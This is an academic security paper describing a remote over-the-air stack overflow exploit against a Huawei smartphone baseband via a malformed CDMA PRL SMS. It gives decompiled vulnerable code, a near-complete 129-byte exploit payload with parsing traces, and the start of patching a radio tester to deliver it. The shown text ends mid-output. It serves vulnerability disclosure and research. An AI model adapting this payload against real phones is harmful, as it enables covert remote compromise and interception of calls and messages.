Exploitation Of A Modern Smartphone Baseband

Marco Grassi, Muqing Liu, Tianyi Xie

Keen Lab of Tencent
https://keenlab.tencent.com/en/

Abstract. In this paper we will explore the baseband of a modern smartphone, discussing the design and the security countermeasures that are implemented. We will then move on and explain how to find memory corruption bugs and exploit them. As a case study we will explain in details our 2017 Mobile Pwn2Own entry, where we gained RCE (Remote Code Execution) with a 0-day on the baseband of a smartphone, which was among the target of the competition. We exploited successfully the phone remotely over the air without any user interaction and won 100,000$ for this competition target.

Key words: baseband, exploitation, vulnerability research, RCE, security, memory corruption

1 Introduction

Smart phones are everywhere nowadays. Since the launch of the first iPhone and the first Android devices, they effectively became the most widespread personal device in the developed world.We are rapidly approaching 3 billions of devices globally [1].

Usually a typical smart phone contains a "Baseband" to connect to various types of mobile network (2G,3G,4G etc.), together with other radio hardware to access WiFi, Bluetooth and other RF technologies.

Research in this area went to a great deal of progress, thanks to SDR (Software Defined Radios), which allows to deploy a test network for many of those radio technologies quickly and inexpensively. Devices such as the USRP [6] or HackRF [7] or BladeRF [8] or LimeRF [9] made this area of research much more affordable and accessible to researchers.

In this paper we will not cover attacks against the network or the protocols, but instead we will focus on remote memory corruption attacks against the smart phone baseband. We will cover in depth the architecture of a modern smartphone and how it interacts with its baseband, together with how the baseband code looks like.

We will then cover how to trigger and exploit these memory corruption bugs, using our Pwn2Own entry as a example, since it was very challenging and innovative.

Memory corruption bugs in baseband are not a very well studied topic. It's not a very open area, in fact the most significant paper is undoubtedly [2].

We hope to pick up where this paper [2] left 6 years ago and shed some light of the current status of basebands, and show the reader how basebands evolved, what are the new mitigations if any, and to show some new bugs that allowed us to gain RCE on a modern baseband nowadays.

Recently Comsecuris also covered this topic on Samsung Shannon baseband [16], Amat Cama also compromised the Shannon baseband at Mobile Pwn2Own 2017 successfully [17].

But first we have to introduce some background, to get the reader up to speed.

2 Background

Baseband memory corruptions is not a very widely studied topic. Ralph [2] goes into great details, explaining the architecture of a modern smartphone and show memory corruptions on 2 popular baseband at the time the paper was published.

One of the reasons why this topic is not very covered in the public research it's because the entry barrier is quite high.

Baseband firmwares are basically black boxes running on a separate system, similar to a IoT device. The complexity of those radio protocols and networks doesn't help, requiring the researcher to study thousands of pages of specifications. An example of those documents describing the layer 3 can be found in [10].

2.1 Firmware

Since in this paper we will study the Huawei baseband, we will use its firmware as a case study.

The firmware file "sec_balong_modem.bin" can be found in the file system of the smart phone. It's loaded by the Android Kernel, then given to the Trusted Execution Environment(TEE). The signature of the firmware is then verified in TEE, then loaded into baseband memory. The code in firmware is easily identified. After some adjustments it can be loaded into IDA Pro, and the static analysis can be started.

Runtime information make a great help in reversing. "cshell" have be mentioned in another presentation.

But this feature it's disabled in our newer version of Huawei mobile phone. But still, we find that two interesting things helped us. The first is when the baseband crash, it will output some error back to AP(Android) which will be logged into the Android file system. It's also possible to read the memory of the baseband from the Android Kernel: just dump the physical memory from 0x80400000. This helped us a lot while adjusting our exploit. Also there is an existing project balong-nvtool [4] helps to understand NVRAM image format.

2.2 Online information

There are a myriad of useful information online. Especially useful was the specification of the various layer 3 level of the networks, to audit for bugs [10]. As mentioned by [2] also, the layer 3 is probably the more fruitful network layer where to look for exploitable memory corruption bugs.

We will not post any link, but actually it was possible to find on GitHub a leaked partial source code tree for the Huawei Baseband. It was not very updated but it was very useful for the purpose of Reverse Engineering and bug hunting.

2.3 CDMA

CDMA is: "a family of 3G mobile technology standards for sending voice, data, and signaling data between mobile phones and cell sites. " according to Wikipedia. CDMA was competing with UMTS in other areas of the world.

2.4 Structure of a Modern Smartphone and its Baseband

A modern smartphone is usually composed of a Application Processor (AP) where the main operating system runs, and all the user's applications, plus a variable number of peripherals [19].

Some of those peripherals runs on a separated SoC, with separate processor and even memory. Baseband is usually one of those, and often also the WiFi chip, as described in [3].

The communication between baseband and AP can happens through a series of bus, such as PCI-e, USB, SDIO, shared memory etc.

The point that we would like to stress out is that the baseband is a separate system, so our bug will be on a system which is more constrained and separated from the AP.

More often than not those "embedded" systems lag behind on mitigations, like pointed out also in [2].

In the Huawei baseband we noticed the lack of many mitigations, including (but not only) no ASLR, which makes remote attacks significantly harder, and stack cookies.

In general a baseband system is implemented on top of a RtOS (Real Time Operating system), since it's an embedded device and it also have strict time constraints.

The baseband functionality is often split into RtOS "tasks", responsible for some functionality (for example, a task for Mobility Management), exchanging messages between them with the RtOS IPC primitives.

This allows the developer to write a more "modular" baseband and isolate responsibilities better.

It's quite useful also while Reverse Engineering, since once you find the task responsible for a certain functionality, then it's often easy to find the handlers responsible for the messages received over the air from a malicious base station, and to find the corresponding messages in the specifications.

2.5 Remote Exploits and Layer 3

The mobile network protocol stacks generally consists of several layers, starting from a Physical Layer, a Data Link layer, and thirdly a message layer.

Layer 3 messages are interesting because they are significantly more complex, and offer more opportunities for memory corruption [10].

Furthermore the layer 3 of the baseband is composed of a big amount of code exposed to an attacker. So it seems a reasonable and fruitful strategy to focus on the Layer 3.

We must recall that an attacker must be able to reach the code where the vulnerability resides with over the air input from a fake base station (for example), without authentication constraints that would require key material from a legitimate Mobile Carrier, which is unreasonable to assume.

This is because originally 2G (second generation) networks considered the BTS (base station) as a trusted component, out of reach from attackers. So the phone will blindly trust anyone posing as a BTS. This makes it possible to build a fake BTS and launch attacks over the air. Only the base station is authenticating the mobile phone, but not vice versa.

After the advent of SDR, it becomes clear that now the BTS cannot be trusted anymore. Nowadays it's very cheap to build a fake base station and attack mobile phones.

For this reason in 3G networks and newer the approach changed. Now the mobile phone, leveraging keys in the SIM card, will authenticate the 3G or newer base station usually.

This removes lot of attack surfaces in 3G and newer networks, which require to bypass authentication.

Often those Layer 3 messages are composed of several "information elements" (IEs). They can be of type V,LV,T,TV and TLV. The specification of messages can be found in the documents describing the protocols.

Of special interests are the TLV messages. They encode a variable length message, which might cause memory corruption if not carefully checked, since they are untrusted data [10].

3 Huawei Baseband Remote Code Execution: A Case Study

In this section we will showcase the remote code execution vulnerability we exploited at Mobile Pwn2own 2017, gaining remote access to a fully updated Huawei device baseband.

3.1 The Vulnerability

Our pwn2own OTA remote code execution bug is in the CDMA part of the baseband. In particular it's in the part responsible for XSMS, in a function we

will call `xsms_isPRL` (pseudocode which we simplified to make the bug more clear).

```
byte_pos = 0;
/* initial copy of raw content ... omitted */

for (index = 1; index < 20; index++ {
    memcpy_s(parsedDst + byte_pos, someControlledLen, smsInput
    + someControlledOffset, someControlledLen);
    byte_pos += someControlledLen;
}
```

This function is responsible to rearrange this PRL SMS.

It takes as argument the sms received input.

The problem is that the message is parsed and offsets are extracted. Then the message is reassembled, but `byte_pos` is not checked if it's out of bound.

So we can craft submessages to write past the end of the parsedDst buffer which is of fixed size and on the stack.

In IDA Pro disassebled binary it's clear that they moved to memcpy_s but the source and destination sizes are the same and they didn't add checks.

memcpy_s style memory copy function are common in several basebands. It's a custom version of memcpy which takes 4 arguments: destination, destination size, source, source size. This is to try to detect buffer overflows, since it can check also the destination buffer size if called properly.

We found that this construct is often effective, stopping some bugs.

We can take a look at the decompiled version of that function:

```
if ( !V_MemCpy_s((uint32_t)&pstTLMsg[1], v16 + 2, (unsigned
    int)&ucBDRaw[v17], v16 + 2, 0x4123u, 0x46Cu) )
PANIC(1744830464, 0, 1092813932, 0, 0);
v11 = (unsigned __int8)(v16 + 2);
if ( !V_MemCpy_s((uint32_t)&pstTLMsg[1] + v11, v18 + 2, (
    unsigned
int)&ucBDRaw[v19], v18 + 2, 0x4123u, 0x474u) ) PANIC(0
    x68000000, 0, 0x41230474, 0, 0);
result = &bdParamShort;
v12 = (unsigned __int8)(v11 + v18 + 2);
for ( i = 2; ; i = (unsigned __int8)(i + 1) ) {
v14 = (unsigned __int8)(i - 1); if ( v14 != 15 )
{
if ( 1 << v14 == (usPresentFlag & (1 << v14)) ) {
if ( !V_MemCpy_s( (uint32_t)&pstTLMsg[1] + v12,
3 * v14 + 2)],
(unsigned (unsigned
(unsigned 0x4123u, 0x488u) )
__int8)*(&bdParamShort + 3 * v14 + 1) + 2, int)&ucBDRaw[(
    unsigned __int8)*(&bdParamShort +
__int8)*(&bdParamShort + 3 * v14 + 1) + 2,
```

```
18 PANIC(1744830464, 0, 1092813960, 0, 0);
   result = &bdParamShort;
20 v12 = (unsigned __int8)(*(&bdParamShort + 3 * v14 + 1) + 2 +
       v12);
   }
22 if ( i == 20 )
   break; }
```

This lead to a stack buffer overflow, which is exploitable, since it allows us to control the return address on the stack.

The lack of stack cookies is problematic here for sure.

3.2 Exploitation

The exploitation payload is a malformed CDMA 1x SMS Transport Layer Message, whose format is defined in [11], section 3.4. The PARAMETERs (IEs) in a TP Message are classical TLV structures.

For reaching the `xsms_isPRL` function, several parameters of the message have to be set up properly. The `SMS_MSG_TYPE` field must be 00000000, indicating an SMS Point-to-Point message.

Furthermore, both Teleservice Identifier (`PARAMETER_ID` 00000000) and Originating Address (`PARAMETER_ID` 00000010) parameter must exist and be properly formed.

Then in the `xsms_isPRL` function, Bearer Data (`PARAMETER_ID` 00001000) parameter is parsed to see if the message is a PRL message.

The message must indicate itself a PRL message to reach the vulnerable memcpy. The format of Bearer Data is defined in [11], section 3.4.3.7, which consists of similar TLV format SUBPARAMETERs defined in [11], section 4.5.

In order to reach the vulnerable memcpy, the message must indicate itself a PRL message by setting the Message Display Mode (`SUBPARAMETER_ID` 00001111) subparameter with the `MSG_DISPLAY_MODE` field being 0x03 and RESERVED field being 0x10.

During the parsing of Bearer Data every valid subparameter (`SUBPARAMETER_ID <= 19`) will be record its position and length. And those invalid (`SUBPARAMETER_ID > 19`) will be treated as unknown subparameters and skipped by their length.

Next the Bearer Data will be rearranged in some kind of sorted fashion, and here the vulnerable memcpy happens.

```
1 if (msg_is_prl)
  {
3     dst_pos = 0;
      memcpy_s(dst_bd, len[0]+2,
5             src_bd+pos[0], len[0]+2);
      dst_pos += len[0] + 2;
7
      memcpy_s(dst_bd+dst_pos, len[15]+2,
```

```
            src_bd+pos[15], len[15]+2);
    dst_pos += len[15] + 2;

    for (i = 1; i<20; i++)
    {
        if (i != 15 && (present_flag & (1 << i)) == (1 << i))
        {
            memcpy_s(dst_bd + dst_pos, len[i]+2,
                    src_bd+pos[i], len[i]+2);
            dst_pos += len[i] + 2;
        }
    }
}
```

The code above sorts the subparameters in the Bearer Data. The Message Identifier and Message Display Mode go first. All rest subparameters (if exist) are sorted by their `SUBPARAMETER_ID` values in ascending order. The `pos[]` and `len[]` hold all the positions and lengths of subparameters in `src_bd` which are fully controlled by the attacker, making it possible to write out-of-bound the 256-byte long `dst_bd` buffer.

Looks like the journey should stop here. Yet the victory never comes easily. There is a fatal problem we need to cope with. Multiple paths to the `xsms_isPRL` function exist. Two of them with `dst_bd` buffer on stack are only used in a MO Message case, not reachable through a message over the air. The one obviously reachable through a MT message uses a `dst_bd` inside a huge global structure, rendering the overflow useless. The last possible path with `dst_bd` buffer on stack is only used when reading out an SMS from USIM. It looks useless in a first glance. Nonetheless with a deep comprehension of the whole process of handling a PRL SMS, we discovered a deep but stable path all the way down to the `xsms_isPRL` function following the last path.

After receiving and decoding the PRL message over the air with `xsms_isPRL` function for the first time, the message is then encoded and written into the USIM. The baseband will read out it immediately from USIM and decode it with `xsms_isPRL` function for the second time. This is where the stack overflow happens. Therefore, our payload must survive the first `decoding & encoding` and overflow the stack in the second decoding process.

In order to create such a payload, a little abstraction is required. Consider the decoding as function `dec(x)`, encoding as function `enc(x)` and the stack overflow ROP chain as `p`. Our goal is to find an `x` for a given `p` such that `p = dec(enc(dec(x)))`. Since the `dec(x)` is not bijective function, such an `x` may not exist for some `p`. Thus we choose to solve this problem in a different but more general way. We look for a stack overflow ROP chain `p` and an attack payload `t` such that `p = dec(t)` and `t = enc(dec(t))`. The `t` here is also called the `fixed point` of function `enc(dec(x))`.

With the two conditions we can get `p = dec(t) = dec(enc(dec(t)))` which is exactly what we want.

Such a payload works for arbitrary nested levels of `decoding & encoding`. The construction of the payload is not trivial. Furthermore, the CMU200 machine restricts the length of TP layer message to be less than 130 bytes, bringing more difficulties to us.

3.3 Exploitation Payload

```
129 bytes in total
00               SMS_MSG_TYPE: SMS Point-to-Point
00 02 10 02      Teleservice Identifier: 0x1002
02 02 00 44      Originating Address
06 01 48         Bearer Reply Option
08 73            Bearer Data, Length 0x73
00 03 10 00 40   Message Identifier
0f 01 d0         Message Display Mode: PRL Message
02 67 03 63 04 5f 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
    00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
    00 00 00 00 00 00 00 05 3a 00 00 00 00 00 41 41 41 41 41
    41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
    41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
    41 41 41 41 ff c8 ff 9b ff 97
The 'A's(0x41) in the payload represent the ROP chain.

Original Bearer Data:
00 03 10 00 40 0f 01 d0 02 67 03 63 04 5f 00 00 00 00 00 00 00
    00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
    00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 05 3a 00 00
    00 00 00 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
    41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
    41 41 41 41 41 41 41 41 41 41 41 41 ff c8 ff 9b ff 97

Parsing Bearer Data:
pos[00]=00, id=00, len=03
00 03 10 00 40  0f 01 d0 02 67 03 63 04 5f 00 00 00 00 00 00 00 00
    00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
    00 00 00 00 00 00 00 00 00 00 00 00 00 00 05 3a 00 00 00
    00 00 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
    41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
    41 41 41 41 41 41 41 41 41 41 41 ff c8 ff 9b ff 97

pos[0f]=05, id=0f, len=01
00 03 10 00 40  0f 01 d0  02 67 03 63 04 5f 00 00 00 00 00 00 00
    00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
    00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 05 3a 00 00
    00 00 00 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
    41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
    41 41 41 41 41 41 41 41 41 41 41 41 ff c8 ff 9b ff 97
```

```
21
pos[02]=08, id=02, len=67
23 00 03 10 00 40 0f 01 d0  02 67 03 63 04 5f 00 00 00 00 00 00 00 00 00 00
   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
   00 00 00 05 3a 00 00 00 00 00 41 41 41 41 41 41 41 41 41 41 41 41 41 41
   41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
   41 41 41 ff c8 ff 9b  ff  97

25 pos=71, id=ff, len=97, skip
   00 03 10 00 40 0f 01 d0 02 67 03 63 04 5f 00 00 00 00 00 00 00
      00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
      00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 05 3a 00 00
      00 00 00 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
      41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
      41 41 41 41 41 41 41 41 41 41 41 41 ff c8 ff 9b ff
      97
27
pos[03]=0a, id=03, len=63
29 00 03 10 00 40 0f 01 d0 02 67  03 63 04 5f 00 00 00 00 00 00 00 00 00 00
   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
   00 00 00 05 3a 00 00 00 00 00 41 41 41 41 41 41 41 41 41 41 41 41 41 41
   41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
   41 41 41 ff c8  ff 9b ff  97

31 pos=6f, id=ff, len=9b, skip
   00 03 10 00 40 0f 01 d0 02 67 03 63 04 5f 00 00 00 00 00 00 00
      00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
      00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 05 3a 00 00
      00 00 00 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
      41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
      41 41 41 41 41 41 41 41 41 41 41 41 ff c8  ff 9b ff
      97
33
pos[04]=0c, id=04, len=5f
35 00 03 10 00 40 0f 01 d0 02 67 03 63  04 5f 00 00 00 00 00 00 00 00 00 00
   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
   00 00 00 05 3a 00 00 00 00 00 41 41 41 41 41 41 41 41 41 41 41 41 41 41
   41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
   41 41 41 41  ff c8 ff 9b ff 97

37 pos=6d, id=ff, len=c8, skip
   00 03 10 00 40 0f 01 d0 02 67 03 63 04 5f 00 00 00 00 00 00 00
      00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
      00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 05 3a 00 00
      00 00 00 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
      41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
      41 41 41 41 41 41 41 41 41 41 41 41  ff c8 ff 9b ff
      97
39
pos[05]=37, id=05, len=3a
41 00 03 10 00 40 0f 01 d0 02 67 03 63 04 5f 00 00 00 00 00 00 00
      00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
      00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    05 3a 00 00 00
      00 00 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
      41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
   pos=73, end
43
```

```
Sorting Bearer Data:
dst_pos=0, pos[00]=00, len=03
 00 03 10 00 40

dst_pos=5, pos[0f]=05, len=01
00 03 10 00 40  0f 01 d0

dst_pos=8, pos[02]=08, len=67
00 03 10 00 40 0f 01 d0  02 67 03 63 04 5f 00 00 00 00 00 00 00 00 00 00
   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
   00 00 00 05 3a 00 00 00 00 00 41 41 41 41 41 41 41 41 41 41 41 41 41 41
   41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
   41 41 41 ff c8 ff 9b

dst_pos=71, pos[03]=0a, len=63
00 03 10 00 40 0f 01 d0 02 67 03 63 04 5f 00 00 00 00 00 00 00
      00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 05 3a 00 00
   00 00 00 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
   41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
   41 41 41 41 41 41 41 41 41 41 41 41 ff c8 ff 9b  03 63 04 5f
   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
   00 00 00 00 00 00 00 00 00 00 00 00 05 3a 00 00 00 00 00 41 41 41 41 41
   41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
   41 41 41 41 41 41 41 41 41 41 41 41 41 41 ff c8

dst_pos=d6, pos[04]=0c, len=5f, overflow
00 03 10 00 40 0f 01 d0 02 67 03 63 04 5f 00 00 00 00 00 00 00
      00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 05 3a 00 00
   00 00 00 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
   41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
   41 41 41 41 41 41 41 41 41 41 41 41 ff c8 ff 9b 03 63 04 5
   f 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
      00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
   00 00 00 05 3a 00 00 00 00 00 41 41 41 41 41 41 41 41 41
   41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
   41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
   ff c8  04 5f 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 05 3a 00 00 00 00 00 41
   41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
   41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41

dst_pos=37, pos[05]=37, len=3a, restore the original payload
00 03 10 00 40 0f 01 d0 02 67 03 63 04 5f 00 00 00 00 00 00 00
      00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  05 3a 00 00 00 00
   00 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
   41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 ff c8 ff 9b ff 97
     04 5f 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
   00 00 00 00 00 05 3a 00 00 00 00 00 41 41 41 41 41 41 41
   41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
   41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
   41 41 ff c8 04 5f 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

```
    00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
    00 00 00 00 00 00 00 00  00 05 3a 00 00 00 00 00 41 41 41 41 41 41 41
    41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
    41 41 41 41 41 41 41 41 41 41 41 41 41

dst_pos=73, end

Sorted Bearer Data:
00 03 10 00 40 0f 01 d0 02 67 03 63 04 5f 00 00 00 00 00 00 00
     00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
    00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 05 3a 00 00
    00 00 00 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
    41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
    41 41 41 41 41 41 41 41 41 41 41 41 ff c8 ff 9b ff 97
The same as original bearer data.
```

3.4 Impact and Capabilities

We demonstrated our Remote Code Execution by changing the device IMEI by executing code inside the baseband.

This is just a demo payload, equivalent of the popular "Popping Calc.exe" on desktop.

It's a convenient way to show you have achieved code execution on the target.

But what an attacker can do when it has code execution inside the baseband?

This question is easily answered by considering the responsibilities of a Baseband in a modern smartphone.

The baseband handles all the mobile network traffic, so an attacker executing code inside it is able to collect it, or redirect the smartphone to a traffic source he control, for example to start a browser exploitation chain to compromise the Application processor.

Furthermore the phone calls and SMS traffic is handled in the baseband, so an attacker can also intercept and tamper with this traffic, once inside the baseband.

In the next section we will cover also the problem of escaping the baseband and executing code on the Application Processor.

3.5 Escaping the baseband to the Application Processor for further compromise

Escaping the baseband processor was not required by the contest. This is not really a very well studied topic, however it's a similar scenario as the Broadcom Wi-Fi chip [3].

On the Broadcom chip, a variety of issues were found, including the possibility to DMA on arbitrary AP memory and kernel interface memory corruption bugs.

The baseband processor is a separate component, but there is a lot of interaction with the Application Processor since lot of information are exchanged.

In order to escape the baseband processor to the Application Processor, another memory corruption bug, or a design flaw in those interfaces must be found.

For example here [18] a path traversal in a MediaTek baseband interface with the AP is found, allowing the baseband to access files it's not supposed to. This can lead to a "Baseband Escape" to the AP.

An attacker can chain his Baseband RCE with a baseband escape bug, and further compromise totally the device.


4 A difficult problem: setting up a CDMA base station and delivering the exploit

To trigger the bug, we need to build a CDMA network, and send a malformed text message to the baseband. There are many open source cellular infrastructures, such as OpenBTS [12], OpenAirInterface [13], OpenLTE [14], allow people to talk to the phone via air interface. Unfortunately, to the best of our knowledge, none of them support CDMA protocol. In our final exploitation, an universal radio communication tester (CMU200) is used to enable us delivery the payload. This section will demonstrate some details about the device, and also show how we patched it to gain the ability of sending malformed PDU.


4.1 CMU200 Overview

CMU200 it's a multi-protocol tester for mobile radio networks. It helps people easily test the functionalities (signal or non-signal) of a mobile station. Different accessories are necessary to enable different protocol support (WCDMA support, CDMA support, etc.) of CMU 200[5].

Since we are focusing the CDMA part, in this section we first give a briefly overview for how to use CMU200 to test SMS functionality of a mobile phone.



The CMU200 device has a GUI interface. The user can change the settings including MCC, MNC or channel of the base station. The mobile phone is connected to the station through antenna. To avoid electromagnetic interference, usually the mobile phone and antenna are placed in a shielding box, a Faraday Cage [15].



After a mobile phone connect to the station, user can send(or receive) text message, make(or accept) a phone call. A DOS operating system, including an

application called base.exe are installed in the hard drive of CMU200. base.exe handles GUI, settings, mode switching, accessories management, firmware upgrading, etc. Meanwhile, different accessories (hardware components) handle specific protocols. When the user powers on the CMU200 machine, first the DOS system boots, then the base.exe is executed. When user switch the device to CDMA mode, the base.exe configures and start the B83 accessory which is plugged into the motherboard. Requests such as sending text message are accepted by base.exe, and then transferred to the B83 accessory.


4.2 CMU200 Reversing & Patching

Our goal is to deliver our malformed payload, i.e. some raw pdu. But the CMU200 only able to send some normal text message. To archive our goal, we have to patch the device. To modify this functionality, we need to patch the firmware of the B83 accessory. We find the the firmware package at `C:\CMU200\CMU\BIN_V5.21\FW\LH\CDMA2K\YETIFLSH.FW`. After binwalk and string analysis on the whole blob, we verify it's a VxWorks based firmware on PowerPC archtecture.

```
sh-3.2$ binwalk YETIFLSH.FW

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
304           0x130           Copyright string: "Copyright 1984-2004 Wind River Systems, Inc.8@"
15036         0x3ABC          VxWorks operating system version "5.5.1" , compiled: "Oct 20 2010, 15:53:04"
1049136       0x100230        Copyright string: "Copyright 1984-2004 Wind River Systems, Inc.8@"
